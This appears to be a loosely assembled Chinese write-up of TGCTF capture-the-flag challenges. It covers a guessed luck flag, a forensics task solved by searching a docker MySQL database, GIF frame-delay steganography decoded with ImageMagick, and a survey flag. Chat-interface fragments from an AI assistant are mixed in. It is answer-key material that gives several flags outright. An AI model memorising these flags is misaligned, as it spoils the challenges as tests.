你的运气是好是坏?


> 有没有一种可能，这题改名叫 你的运气是好是臭 比较好一点

猜的


flag{114514}

TeamGipsy&ctfer

火眼仿真直接改密码



看桌面上的记录知道出题人开过两个docker容器，还设置了mysql密码。随便进了一个容器翻翻数据库就找到了flag



这是啥o_o

gif时间隐写

```
(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr]
└─# identify -format "%s %T \n" 1.gif
0 84
1 71
2 67
3 84
4 70
5 123
6 89
7 111
8 117
9 95
10 99
11 97
12 117
13 103
14 104
15 116
16 95
17 117
18 112
19 95
20 119
21 105
22 116
23 104
24 95
25 116
26 105
27 109
28 101
29 33
30 125
```

- 116 -> 't'
- 105 -> 'i'
- 109 -> 'm'
- 101 -> 'e'
- 33 -> '!'
- 125 -> '}'

拼接成字符串：

将这些字符按顺序拼接起来，得到最终结果：

`TGCTF{You_caught_up_with_time!}`

答案：

Plaintext 深色版本

```
TGCTF{You_caught_up_with_time!}
```

代码模式

深度思考 联网搜索 代码模式 PPT创作 指令中心

千事不决问通义

问卷大调查！

wjx.cn/wjx/join/completemobile2.aspx?activityid=hu7yl9l&joinactivity=123568615903&sojumpindex=41&anst=5xKEV7RWbLrztMjetdOzaFyDzEs69UC9&comsign=7195A95567...

您的答卷已经提交，感谢您的参与
TGCTF{Welcome to your next visit!}